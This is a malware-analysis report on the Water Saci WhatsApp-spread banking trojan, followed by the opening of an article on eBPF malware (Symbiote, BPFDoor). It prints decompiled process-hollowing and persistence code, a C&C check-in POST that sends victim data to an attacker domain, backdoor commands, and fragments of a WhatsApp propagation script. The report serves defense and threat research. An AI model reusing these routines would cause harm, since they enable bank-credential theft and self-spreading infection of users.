string_concatenate(v18, L"Procurando .dmp/.tda em: ");
log_message(v13, a3);
string_concatenate(L"*.dmp", v18);           // Search for *.dmp files first (Stage 3 banking trojan payload)
if ( find_files_by_pattern(v15, 511) )
{                                              // Fallback: Search for *.tda files if no .dmp found
    if ( *v14 || (string_concatenate(L"*.tda", v18), find_files_by_pattern(v15, 511)) )
    {
        if ( *v14 )
        {
            string_concatenate(*v14, L"Arquivo encontrado: ");
            log_message(v9, a3);
        }
        else
        {
            string_concatenate(v18, L"Nenhum arquivo .dmp/.tda encontrado em: ");
            log_message(v10, a3);           // Log: No .dmp/.tda file found in directory
        }
        _writefsdword(0, v7);
        cleanup_references(&loc_4DA6F1);
        exception_handler_cleanup();
        return release_reference(v9);
    }
    else
    {
        ExceptionList = &savedregs;           // Branch: .tda files also not found, handle enumeration cleanup
        v5 = &loc_4DA65C;
        v4 = NtCurrentTeb()->NtTib.ExceptionList;
        _writefsdword(0, &v4);
        while ( (v16 & 0x10) != 0 )
        {
            if ( find_next_file() )
                goto LABEL_15;
        }
        string_concatenate(v17, v18);
    LABEL_15:
        _writefsdword(0, v4);           // Exit: No payload files found (.dmp or .tda)
        return find_close(&loc_4DA663);
    }
}

```

Locating the final .dmp or .tda payload file

The loader injects it into a hollowed svchost.exe process to blend with legitimate Windows system processes (Figure 15). It also includes an alternate fallback base address in case virtual memory allocation fails, ensuring the injection process can still proceed (Figures 16 and 17).

```

v3 = get_string_buffer();           // Create suspended target process (flags: 0x800000C = CREATE_SUSPENDED | CREATE_NO_WINDOW)
if ( CreateProcessW(0, v3, 0, 0, 0, 0x800000CU, 0, v14, &StartupInfo, ExceptionList) )
{
    format_integer(ProcessInformation.dwProcessId, 0);
    string_concatenate(v29[2], dword_4DBD90);
    log_message(v17);
    ProcessHandle = ProcessInformation.hProcess;
    ExceptionList = &savedregs;
    v15 = &loc_408A22;
    v14 = NtCurrentTeb()->NtTib.ExceptionList;
    _writefsdword(0, &v14);
    Sleep(1000);           // Wait 100ms for process to initialize
    ZwUnmapViewOfSection(ProcessHandle, BaseAddress); // Unmap original executable image from target process memory
    format_hex(v29, 8);
    string_concatenate(v29[0], L"Unmap status: 0x");
    log_message(v14);
    RegionSize = read_pe_field();
    v5 = 0;
    while ( 1 )
    {
        v6 = ZwAllocateVirtualMemory(ProcessHandle, &BaseAddress, 0, &RegionSize, 0x3000U, 0x40U); // Allocate memory in target process (0x3000=MEM_COMMIT|MEM_RESERVE, 0x40=PAGE_EXECUTE_READWRITE)
        if ( v6 == -1073741800 )
            break;           // Check for STATUS_CONFLICTING_ADDRESSES (-1073741800), try alternate base address
    LABEL_19:
        if ( !v6 || v5 > 6 )
            goto LABEL_21;
    }
    ++v5;
    format_hex(&v28, 8);
    format_string();
    log_message(L"tentando outro...");
}

```

Create suspended process and allocate memory

```

switch ( v5 )
{
    case 1:
        BaseAddress = 0x10000000;           // Fallback base address attempt 1: 0x10000000
        goto LABEL_19;
    case 2:
        BaseAddress = 0x20000000;
        goto LABEL_19;
    case 3:
        BaseAddress = 805306368;
        goto LABEL_19;
    case 4:
        BaseAddress = 0x40000000;
        goto LABEL_19;
    case 5:
        BaseAddress = 1342177280;
        goto LABEL_19;
    case 6:
        BaseAddress = 0;
        goto LABEL_19;
    default:
        break;
}

```

Alternate fallback base addresses

```

if ( get_thread_context() )
{
    format_hex(&v23, 8);
    string_concatenate(v23, dword_4D8FF8);
    log_message(v14);
    if ( ZwWriteVirtualMemory(ProcessHandle, (Context.Ebx + 8), &BaseAddress, 4u, 0) )
    {
        format_hex(&v22, 8);
        string_concatenate(v22, aAvisoPebN);
    }
    log_message(v14);
    Context.Eax = BaseAddress + read_pe_field();
    if ( ZwSetContextThread(ProcessInformation.hThread, &Context) )
    {
        format_hex(&v21, 8);
        string_concatenate(v21, L"AVISO: SetContext: 0x");
    }
    else
    {
        format_hex(&v20, 8);
        string_concatenate(v20, dword_4DC0EC);
    }
}
log_message(v14);
zero_memory(0, 715);
if ( ResumeThread(ProcessInformation.hThread) != -1 )// Resume hollowed process to execute malicious payload
{
    log_message(v14);
    log_message(v17);
    v38 = 1;
    _writefsdword(0, v17);
    v19 = &loc_4DBA29;
    CloseHandle_0(ProcessInformation.hThread);
    CloseHandle_0(ProcessHandle);
    zero_memory(0, 16);
    return zero_memory(0, 68);
}

```

Resuming a hollowed process after setting thread context and writing the malicious payload into memory

Banking trojan - Persistence

After the script runs the payload's entry point, the Autolt script waits exactly two seconds to give the payload time to complete the process-hollowing routine inside svchost.exe (Figure 18).

```
If carregarpenamemoria($v16a83f933a) Then ; STAGE 3: Load PE into memory and execute
Sleep(2000) ; Wait 2 seconds for the loaded payload to hollowed svchost.exe
$v28b60c55 = obterpidsvchostmaisrecente() ; Capture PID of hollowed svchost.exe
Return True
EndIf
```

Loading the decrypted payload into memory and capturing the PID

The script then lists all running svchost.exe process (Figure 19), retrieves their creation timestamp, and identifies the most recent instance which is assumed to be the malicious process where the payload has performed process hollowing.

```
Func obterpidsvchostmaisrecente()
Local $v978b47af = ProcessList("svchost.exe")
If $error OR !$v978b47af[0] = 0 Then Return 0
Local $vaf2603bb211d = 0
Local $vf5f00000003015 = 0
For $597dbdb8d9e9 = 1 To $978b47af[0]
Local $pid = $978b47af[$597dbdb8d9e9][1]
Local $hprocess = DLLCALL($hkernel32, "OpenProcess", "dword", 1024, "bool", False, "dword", $pid)
If NOT $error AND $hprocess[0] <> 0 Then
Local $tcreationtime = DLLStructCreate("uint64")
Local $texittime = DLLStructCreate("uint64")
Local $tkerneletime = DLLStructCreate("uint64")
Local $tusertime = DLLStructCreate("uint64")
Local $vb6b86fd401 = DLLCALL($hkernel32, "bool", "GetProcessTimes", "handle", $hprocess[0], "struct*", $tcreationtime, "struct*", $texittime, "struct*", $tkerneletime, "struct*", $tusertime)
If NOT $error AND !$vb6b86fd401[0] Then
Local $v7035fc3c37b = DLLStructGetData($tcreationtime, 1)
If $v7035fc3c37b > $vf5f00000003015 Then
$vf5f00000003015 = $v7035fc3c37b
$vaf2603bb211d = $pid
EndIf
EndIf
DLLCALL($hkernel32, "bool", "CloseHandle", "handle", $hprocess[0])
EndIf
Next
Return $vaf2603bb211d
EndFunc
```

Monitoring the most recent svchost.exe process

The script stores the PID of the said svchost.exe process and enters a continuous monitoring loop to regularly check if this specific svchost.exe process is still running. If the process hollowed svchost.exe is terminated the malware resets its state, clears the stored PID, and waits to re-inject the payload the next time the victim opens a banking window, ensuring persistent access to the victim's banking sessions.

Banking trojan


Several behaviors in this sample are similar to those observed in the Casbaneiro (Metamorfo)open on a new tab banking malware lineage. Like earlier Metamorfo campaigns that relied on a launcher executable invoking Autolt3 to run a compiled .A3X script alongside a DLL containing the main payload, this sample exhibits the same multi-stage Autolt-based delivery pattern. This chain ultimately unpacks and activates the banking trojan payload – mirroring Metamorfo's signature reliance on Autolt as a loader framework. Combined with the familiar window title monitoring, registry-based persistence, IMAP-based fallback C&C mechanism, and the presence of tokenlike C&C markers such as <||>, the sample reflects both structural and behavioral continuity with Casbaneiro/Metamorfo.

Anti-sandbox analysis

Once executed, the payload begins with an aggressive set of anti-virtualization checks designed to evade analysis environments. The malware queries the registry path `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\` specifically looking for the following VM-related services:

- `VGAuthService`
- `vm3dservice`
- `VMTools`
- `vmvss`

It also enumerates active services to check for the same strings. If any match is found, the malware immediately triggers a custom exception (EEDFADE) via `RaiseException`, effectively terminating execution to avoid sandbox analysis (Figure 20).



```
01A66402 CALL to RaiseException from real_app.01A663FD
0EEDFADE
ExceptionCode = EEDFADE
00000001
ExceptionFlags = EXCEPTION_NONCONTINUABLE
00000007
001EFA80
pArguments = 001EFA80
```

Exception triggered that is used for anti-sandbox analysis

System Profiling via WMI

If virtualization is not detected, the payload proceeds to gather host information through multiple WMI queries, including:

- `AntiVirusProduct`
- `Win32_ComputerSystem`
- `Win32_OperatingSystem`
- `Win32_Processor`
- The stolen information is later sent to the C&C server as part of the initial check-in.

Registry modification and persistence

The malware creates a unique application registry entry under `HKEY_CURRENT_USER\Software\MyUniqueApp`, setting `UniqueSerial` to a UUID-generated string. To maintain persistence, it adds itself to the `AutoRun` registry key at `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`, pointing the entry to its executable path. It also drops an additional marker under `HKEY_CURRENT_USER\Software\MeuApp` by setting `inicio = true`, indicating that the main routine should begin.

C&C check-in communication

The payload then connects to its C&C server at `hxps://serverseistemasatu.com/data.php?receive` and sends a POST request containing system and user information:

```

POST /data.php?recebe HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: DelphiApp
Host: serverseistemasatu.com
Content-Length: 267
Cache-Control: no-cache

nomeRegistro={User name}&nomeComputador={Computer
name}&nomeSistema={Operating
System}&processador={Processor}&antivirus={Antivirus
product}&ultimaAtualizacao={Date}

```

Targeted banking window detection

The malware includes a timer-based routine (TForm1_Timer4Timer) that continuously scans the titles of active windows to identify whether the user is interacting with banking or cryptocurrency platforms. When a match is found, the malware classifies the detected application based on predefined window title substrings commonly associated with major financial institutions and exchanges (Table 4).

Category	Window title/substring	Detected as
Santander	Santander - Ofertas para Empresas	Santander
	Internet banking empresarial -	Santander
	Santander -	Santander
Banco do Brasil	Banco do Brasil -	Banco do Brasil
	Banco do Brasil e mais	Banco do Brasil
	Autoatendimento Banco do Brasil	Banco do Brasil
Banrisul	Banrisul Home Banking	Banrisul
	Portal Internet Banrisul Home	Banrisul
	Banking	
Tribanco	Banrisul Office Banking	Banrisul
	Tribanco » Para sua Empresa	Tribanco
	Tribanco » Para Você	Tribanco
Bradesco	Banco Bradesco	Bradesco
	Bradesco Net Empresa Bradesco -	Bradesco
	Bradesco Net Empresa Bradesco	Bradesco
	Bradesco Prime -	Bradesco
	Bradesco Prime e	Bradesco
	Internet Banking Bradesco:	Bradesco
	Internet Banking Bradesco: Saldos, extratos, Pix e muito mais!	Bradesco
	Bradesco Exclusive Digital Mais	Bradesco
	facilidade e autonomia -	
	Bradesco Exclusive Digital Mais	Bradesco
	facilidade e autonomia	

	Bradesco Para Você	Bradesco
	Bradesco Prime Digital Bradesco Prime	Bradesco
	Bradesco Global Private Bank Assessoria de Investimentos Especializada	Bradesco
	NavegadorExclusivoBradesco.exe	Bradesco
Sicredi	Sicredi	Sicredi
Sicoob	SicoobNet	Sicoob
	Sicoob -	Sicoob
	sicoob.com.br - SicoobNet	Sicoob
BMG	Bem-vindo ao seu BMG	BMG
	BMG -	BMG
BTG Pactual	app.btgpactual.com	BTG Pactual
	BTG Pactual -	BTG Pactual
	BTG Pactual Empresas	BTG Pactual
BS2	app.empresas.bs2.com	BS2
	BS2 -	BS2
	Empresas BS2	BS2
Itaú	Banco Itaú -	Itaú
	Itaú Personnalité I	Itaú
	Itaú Uniclass:	Itaú
	Itaú BBA -	Itaú
	Itaú BBA	Itaú
	Itaú BBA e	Itaú
	Itaú Empresas	Itaú
Crypto/Exchange	Entrar Binance	Binance
	Iniciar sessão Binance	Binance
	Entre no site da OKX OKX	OKX
	Crypto.com Log in	Crypto.com
	Faça o login e acesse a sua conta do Mercado Bitcoin MB	Mercado Bitcoin
	Coinbase	CryptoBR
	Foxbit	CryptoBR
	Faça o login e acesse a sua conta do NovaDax NovaDax	NovaDax
	Faça login e opere Bitget	Bitget
	Login Bybit	Bybit
	- default_wallet	CryptoBR
	Login - Acesse sua conta Coinext	Coinext

*predefined window title substrings commonly associated with major financial institutions and exchanges
the malware classifies*

IMAP-based secondary C&C discovery

The payload uses the same IMAP-based technique previously documented in our recent analysis of the Water Saci campaign, where the malware logs into a terra.com.br mailbox using hardcoded credentials and retrieves an email titled “meu” to extract an updated C&C address from a line beginning with IP: (Figure 21). The key difference is that while the earlier instance appeared only in a recovered auxiliary script, this version incorporates the IMAP routine directly into the injected payload itself, indicating that the operators are reusing the same infrastructure and method, but have now embedded it deeper into the malware’s runtime to make C&C updates more seamless and reliable.

```
(_IMAP->vtable->SetHost)(_IMAP, L"imap.terra.com.br", _IMAP->vtable);
LOWORD(v5) = 993;
(_IMAP->vtable->SetPort)(_IMAP, v5);
sub_125B438(&_IMAP->username, L"");
sub_125B438(&_IMAP->password, L"");
(_IMAP->vtable->SetIOHandler)(_IMAP, IdSSLIOHandlerSocketOpenSSL);
LOBYTE(v6) = 1;
(_IMAP->vtable->Connect)(_IMAP, v6);
LOBYTE(v7) = 1;
(_IMAP->vtable->StartTLS)(_IMAP, v7);
if ( sub_176B310(_IMAP, v46) )
{
    current_mailbox = _IMAP->current_mailbox;
    if ( current_mailbox[23] > 0 )
    {
        if ( (sub_1771C5C)(_IMAP, current_mailbox[23], v38) )
```

Function used for the IMAP-based technique C&C retrieval

Browser termination routine

Before executing credential-related actions, the payload forcibly terminates several browsers:

- chrome.exe
- firefox.exe
- msedge.exe
- NavegadorExclusivoBradesco.exe
- Opera.exe

This behavior is common in banking malware that intercepts sessions or forces victims to reopen banking sites under attacker-controlled conditions.

Backdoor capabilities

The injected payload also includes an extensive set of backdoor commands, granting the operator near complete remote control over the infected system. Table 5 summarizes most of the commands along with their descriptions, providing insight into the full range of actions this banking trojan can execute on a victim’s machine.


Category	Command	Description
Connection Commands	< SocketMain >	Main socket communication handler
	< OK >	Send system information < Info > to C&C server
	< PING > / < PONG >	Network connectivity test
	< Close >	Close all active connections
Authentication and Security	< NOSenha >	Display password error message
Remote Desktop and Screen Control	< REQUESTKEYBOARD >	Enable keyboard capture
	< first >	Initialize screen sharing session
	< AtivarImagem >	Start screen capturing
	< DesativarImagem >	Stop screen capturing
	< AlterarResolucao >	Modify screen resolution
Communication Features	< OpenChat >	Chat Functionality
	< Chat >	
	< CloseChat >	
Mouse Control Commands	< MousePos >	Mouse movement and clicking simulation <ul style="list-style-type: none"> LD/LU: Left mouse button down/up RD/RU: Right mouse button down/up MD/MU: Middle mouse button down/up
	< MouseLD >	
	< MouseLD_Volta >	
	< MouseLU >	
	< MouseLU_Volta >	
	< MouseRD >	
	< MouseRD_Volta >	
	< MouseRU >	
	< MouseRU_Volta >	
	< MouseMD >	
	< MouseMD_Volta >	
	< MouseMU >	
	< MouseMU_Volta >	
	< MouseWheelUp >	Mouse wheel scrolling
	< MouseWheelUp_Volta >	
	< MouseWheelDown >	
	< MouseWheelDown_Volta >	
	< MOUSESENDINPUT >	Toggle mouse input method
	< MOUSESENDNORMAL >	
File System Operations	< LULUZSD >	List directories List files in directory
	< Folder >	
	< Files >	

	< DownloadFile >	Download file from victim to C&C
	< UploadFile >	Upload file from C&C to victim
System Control	< RESTART >	Force restart the machine
	< CMD >	Execute remote command using cmd.exe
	< MONKEY >	Random input simulation
Windows Management	< LIST_WINDOWS >	Enumerate all windows
	< LISTMIN_WINDOWS >	Minimize windows
	< LISTKILL_WINDOWS >	Kill specific windows
Monitoring and Evasion	< MOVISIBLE >	Control mouse cursor visibility
	< MOINVISIBLE >	
	< BLOQUEARMOUSE >	Block/restore mouse functionality
	< RESTAURARMOUSE >	
	< zzz DELETEDKL >	Delete keylogger data
	< MENSAGEM >	Display custom message
System Information	< GETINFO > / < LIST_INFO >	Gather system information
	< Metodo >	Set operational method/mode
	< Reconnected >	Handle reconnection
Print System Control	< GETPRINTHANLE >	Screen capture for different contexts
	< GETPRINTMAGNIFIER >	
	< GETPRINTDESKTOP >	
	< GETPRINTAPP >	
Banking/Financial Malware Features	< CE_ASSI >	Creates fake banking interfaces, Captures credentials and transaction data, specifically targets Brazilian banking systems
	< CE_TRANS >	
	< CB_SEN >	
	< CB_UPDATE >	
	< PedidoSenhas >	Request passwords
	< SendSenha >	
	< HOLE >	
	< HOLENOFF >	

Backdoor commands granting the operator near-complete remote control over an infected system

Propagation automation - whatsz.py

Our analysis revealed that both tadeu.ps1 discussed in our previous blog entry open on a new tab and whatsz.py (Figure 22) are functionally equivalent to the WhatsApp automation malware. The Python sample appears to be an enhanced port of the PowerShell version, maintaining the same workflow, logic, and intent. The extensive use of Python in this stage enables the attackers to automate propagation, streamline payload delivery, and enhance the flexibility and resilience of their malicious operations.



Component files downloaded by instalar.bat and used by whatsz.py

When instalar.bat was executed, it downloaded component files including Python 3.12.7, get-pip.py, and the chromedriver.exe needed by the Python script to function properly and carry out its propagation routine (Figure 23). Both the PowerShell (tadeu.ps1) and Python (whatsz.py) scripts basically do the same things. They automate WhatsApp via Selenium, inject the WA-JS library, grab contact lists, send files automatically (using Base64 encoding), load remote configurations, pause and resume tasks, and report progress back to a C&C server.



Execution of instalar.bat leading to the Python script routine as seen in Vision One

Table 6 compares the previous PowerShell-based propagation routine with the newly observed Python variant, highlighting their shared automation features and enhancements in the latest campaign.

Feature	PowerShell (tadeu.ps1)	Python (whatsz.py)	Match?
WhatsApp automation via Selenium	✓	✓	YES
WA-JS library injection	✓	✓	YES
Mass contact extraction	✓	✓	YES
Automated file sending	✓	✓	YES
Base64 file encoding	✓	✓	YES

Remote configuration loading	✓	✓	YES
Pause/resume system	✓	✓	YES
Progress reporting to C&C	✓	✓	YES
Contact list exfiltration	✓	✓	YES

Comparison of features between the PowerShell-based propagation routine and the Python variant

Given the similarity of logic, the injected JavaScript, and the explicit description included in the Python code itself, "WhatsApp Automation Script – Versao Python Convertido de PowerShell para Python Suporte para Chrome, Edge e Firefox" (Figure 24), there is compelling circumstantial evidence that an automated aid, such as a large language model (LLM) or code-translation tool, may have been used to accelerate the porting process. LLMs have proven capabilities for translating and refactoring code across languages and are commonly used for tasks like legacy migration and cross-language translation. While this observation doesn't definitively prove that an LLM was involved, it strongly supports the plausibility that one could have sped up the conversion.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WhatsApp Automation Script - Versão Python
Convertido de PowerShell para Python
Suporte para Chrome, Edge e Firefox
"""


```

Python script header explicitly stating it was converted from PowerShell

Figures 25 and 26 display additional sections of the script that suggest the use of an LLM to expedite the conversion process. The snippets provided further illustrate potential interactions with AI, where requests for enhancements are made.

```
def enviar_para_contato(self, contato: Contato, nome_arquivo: str,
                        arquivo_base64: str) -> Dict:
    """Envia mensagem para um contato - VERSÃO OTIMIZADA COM TRATAMENTO DE ERROS"""
    try:
        # Validar número do contato primeiro
    
```

The text: "send message to a contact – version optimized with errors handling"

```
def enviar_lote_rapido(self, contatos_lote: List[Contato], nome_arquivo: str,
                        arquivo_base64: str) -> List[Dict]:
    """Envia mensagens para múltiplos contatos DE UMA VEZ - SUPER RÁPIDO!"""
    try:
        # Preparar dados de todos os contatos
    
```

The text: " Send message to multiple contacts at same time – super fast!"

Notably, the script includes optimized messaging functions and a main automation class with comprehensive formatting for different statuses (Figure 27).

```
# =====
# CLASSE PRINCIPAL DE AUTOMAÇÃO
# =====

class WhatsAppAutomation:
    def __init__(self):
        self.config = ConfigApp()
        self.navegador_atual = None
        self.driver = None
        self.profile_path = None
        self.profile_selenium = None
        self.ultima_verificacao_config = datetime.now()
        self.contatos_processados = []

    def send_log(self, tipo: TipoLog, mensagem: str, detalhes: str = ""):
        """Envia log para o console e servidor"""
        # Cores para o console
        cores = {
            TipoLog.ERRO: '\033[91m',
            TipoLog.SUCESSO: '\033[92m',
            TipoLog.AVISO: '\033[93m',
            TipoLog.INFO: '\033[90m',
            TipoLog.INICIO: '\033[96m',
            TipoLog.FIM: '\033[96m'
        }
        reset_cor = '\033[0m'

        timestamp = datetime.now().strftime("%H:%M:%S")
        cor = cores.get(tipo, '')
```

Main automation class with formatting definitions for different statuses

The script produces highly interesting and colorful output, including the use of emojis in console outputs, while running in the background (Figure 28). This is atypical for manually written automation scripts and may indicate AI-generated code designed for enhanced user experience.

```

# Log mais simples
print(f"[{numero_atual}/{len(contatos_para_envio)}] {contato.nome}", end=' ... ')s

# Enviar mensagem com arquivo - RÁPIDO!
resultado = self.enviar_para_contato(contato, nome_arquivo, arquivo_base64)

if resultado.get('success'):
    total_enviados += 1
    print("✅")
    resultados_detalhados.append({
        'nome': contato.nome,
        'numero': contato.numero,
        'status': 'sucesso'
    })
else:
    total_erro += 1
    erro_msg = resultado.get('erro', 'Erro desconhecido')

    # Mostrar erro de forma compacta
    if 'lid' in erro_msg.lower() or 'empresarial' in erro_msg.lower():
        print("🔴 (empresarial)")
    elif 'timeout' in erro_msg.lower():
        print("⌚ (timeout)")
    else:
        print(f"🔴 ({erro_msg[:20]}...)" if len(erro_msg) > 20 else f"🔴 ({erro_msg})")

    resultados_detalhados.append({
        'nome': contato.nome,
        'numero': contato.numero,
        'status': 'erro',
        'erro': erro_msg
})

self.contatos_processados.append(contato)

# Delay MÍNIMO e INTELIGENTE
if idx < len(contatos_para_envio) - 1:
    # Se teve erro, não precisa delay (já perdeu tempo)
    if resultado.get('success'):
        delay_ms = int(self.config.delay_entre_mensagens)

        # Limitar delay máximo para velocidade
        if delay_ms > 500:
            delay_ms = 200 # Máximo 200ms
        elif delay_ms < 50:
            delay_ms = 50 # Mínimo 50ms

        time.sleep(delay_ms / 1000.0)

    # Mostrar progresso a cada 50 mensagens
    if (idx + 1) % 50 == 0:
        porcentagem = ((idx + 1) / len(contatos_para_envio)) * 100
        velocidade = (idx + 1) / ((datetime.now() - INICIO_EXECUCAO).total_seconds() / 60)
        print(f"\n📊 Progresso: {porcentagem:.1f}% | ✅ {total_enviados} | 🔴 {total_erro} | ✨ {velocidade:.1f} msgs/min\n")

    # Relatório final
    print("\n" + "*40)
    self.send_log(TipoLog.SUCESSO, "ENVIO CONCLUÍDO",
    f"✅ {total_enviados} | 🔴 {total_erro}")
    print("*40 + "\n")

    # Aguardar sincronização
    modo_headless = self.config.modo_headless.lower() == "true"

```

Example of colorful and emoji-enhanced console output, suggesting possible AI-generated script features.

Despite the logic similarity, improvements were made that materially increase the Python variant's reach, reliability, and operational flexibility; this suggests that the port isn't just a straight translation but an upgrade. The Python build shifts to a more portable runtime, separates concerns into clearer classes, adds richer error handling and batch-sending capabilities, and broadens browser support (Table 7). Together, these changes make propagation faster, more resilient to failure, and easier to maintain or extend.

Aspect	PowerShell	Python	Significance
Language	PowerShell	Python 3	Port/translation

Browser support	Chrome only	Chrome/Edge/Firefox	Enhanced capability and wider reach
Code organization	Functions	Object-oriented (class)	Better structure
Error handling	Basic try-catch	Enhanced with specific handlers	More robust
Batch sending	Individual only	Individual + batch mode	Faster spreading
Headless mode	Supported	Supported (enhanced)	Stealth operation
Contact filtering	Basic	Enhanced (@lid filtering)	Better targeting

improvements to the Python variant compared to PowerShell variant

Conclusion

The Water Saci campaign exemplifies a new era of cyber threats in Brazil, where attackers exploit the trust and reach of popular messaging platforms like WhatsApp to orchestrate large-scale, self-propagating malware campaigns. By weaponizing familiar communication channels and employing advanced social engineering, threat actors are able to swiftly compromise victims, bypass traditional defenses, and sustain persistent banking trojan infections. This campaign demonstrates how legitimate platforms can be transformed into powerful vectors for malware delivery and underscores the growing sophistication of cybercriminal operations in the region.

The campaign's multi-stage infection chain – spanning malicious HTA files, MSI installers, and advanced Python-based automation – underscores the increasing complexity of today's threats. Notably, the integration of propagation automation via WhatsApp, anti-analysis measures, and robust persistence mechanisms enables attackers to maximize reach while evading detection and maintaining long-term access to compromised systems.

This analysis highlights the urgent need for organizations and individuals to adopt a multi-layered security approach. Proactive measures such as disabling auto-downloads in messaging applications, restricting file transfers, enhancing user awareness, and deploying advanced endpoint security solutions are crucial in defending against sophisticated, script-based threats like Water Saci.

As attackers continue to innovate, leveraging both technical and social vectors, it is imperative to combine robust technology with continuous education and vigilant security practices. Trend Micro remains committed to monitoring these evolving threats, providing actionable intelligence, and empowering organizations to stay ahead of the adversaries.

Defense recommendations

To minimize the risks associated with the Water Saci campaign, Trend recommends several practical initial defense items:

- Disable auto-downloads on WhatsApp. Turn off automatic downloads of media and documents in WhatsApp settings to reduce accidental exposure to malicious files.
- Control file transfers on personal apps. Use endpoint security or firewall policies to block or restrict file transfers through personal applications like WhatsApp, Telegram, or WeTransfer on company-managed devices. If your organization supports BYOD, enforce strict app whitelisting or containerization to protect sensitive environments.
- Enhance user awareness. The victimology of the Water Saci campaign suggests that attackers are targeting enterprises. Regular security training helps an organization's employees recognize the dangers of downloading files via messaging platforms. Advise users to avoid clicking on unexpected attachments or suspicious links, even when they come from known contacts, and promote the use of secure, approved channels for transferring business documents.
- Enhance email and communication security controls. Restrict access to personal email and messaging apps on corporate devices. Use web and email gateways with URL filtering to block known malicious C&C and phishing domains.
- Enforce multi-factor authentication (MFA) and session hygiene. Require MFA for all cloud and web services to prevent session hijacking. Advise users to log out after using messaging apps and regularly clear browser cookies and tokens.
- Deploy advanced endpoint security solutions. Use Trend's endpoint security platforms (such as Trend Micro Apex One™ or Vision One) to detect and block suspicious script-based attacks, fileless malware, and automation abuse. Enable behavioral monitoring to catch unauthorized VBS/PowerShell execution, browser profile alterations, and lateral movement attempts related to WhatsApp and similar threats.

Implementing these recommendations will help organizations and individuals better defend against malware threats delivered through messaging applications.

Source: https://www.trendmicro.com/en_us/research/25/l/water-saci.html/

2. New eBPF Filters for Symbiote and BPFdoor Malware

eBPF—extended Berkeley Packet Filter—is a very interesting kernel technology that lets users load tiny, sandboxed programs into the Linux kernel to inspect or modify network packets, system calls, and more. The technology was introduced in 2015 to renovate the “old” BPF technology of 1992, which was no longer adapted to modern computer architectures (e.g., 64-bit).

As usual, the technology was quickly noticed by malware authors, resulting in the Bvp47 malware in 2015, as well as a collection of rootkits, such as Ebpfkit and TripleCross. However, due to the required skills needed to use or exploit eBPF, the malware remains rare (in number). Today, the malware scene mostly consists of two families: Symbiote and BPFDoor, both from 2021.

eBPF malware in 2025

It's 2025. Have we gotten rid of BPF malware yet? Yes and no.

Yes, so far, we detect all new variants of those families, and our customers are safe. But "no", eBPF malware is not something of the past. In 2025, FortiGuard Labs detected 151 new samples of BPFDoor, and three of Symbiote.

EBPF malware are not massive – in number. They were never meant to be, because their development requires much more skill than random scams or ransomware. eBPF malware is another class, and it is particularly dangerous because it is difficult to detect, efficient, and powerful. This makes it a common choice for state-sponsored malware (which is allegedly the case for BPFDoor).

Reversing BPF bytecode

BPF uses its own instruction set. It's quite different from the well-known x86/ARM. eBPF ISA is intentionally minimal, using fixed-size 64-bit instructions (x86 and ARM instructions both use variable-length instructions).

When reversing malware with BPF bytecode, while the eBPF ISA is not "complex," it adds another layer of difficulty to reverse engineering. A few tools do exist: bpftool, an eBPF processor for IDA Pro, or the use of the Capstone engine.

It is perhaps less known that Radare2 supports BPF bytecode natively. For example, let's analyze a recent sample of Symbiote from July 30, 2025. This sample is quite similar to earlier versions (read more [here](#)): at some point, the malware attaches a BPF filter to a socket. Except in this recent version, the BPF filter has changed.

Using Radare2, we can locate the eBPF bytecode object within the malicious binary. We know its length is 352 bytes (by reversing the function that uses the bytecode). We can tell Radare2 to switch to the BPF architecture (e asm.arch) and disassemble the bytecode (pd). Radare2 easily disassembles it—ldh (load half word) and jeq (jump if equal) are typical BPF instructions.

C2 communication over non-standard ports

The BPF instructions show the new variant only accepts IPv4 or IPv6 packets for protocols TCP, UDP, and SCTP on ports 54778, 58870, 59666, 54879, 57987, 64322, 45677, and 63227.

This is common for botnets: C2 communication over non-standard ports. Some security tools (e.g., basic firewalls, IDS or IPS detection engines) often focus on inspecting known ports (e.g., HTTP) but do not bother with unknown high ports. With traffic such as Symbiote's, those tools are likely to log no traffic at all, or at best flag a few packets to an "unknown port" - which can be many legitimate things and might not get noticed.

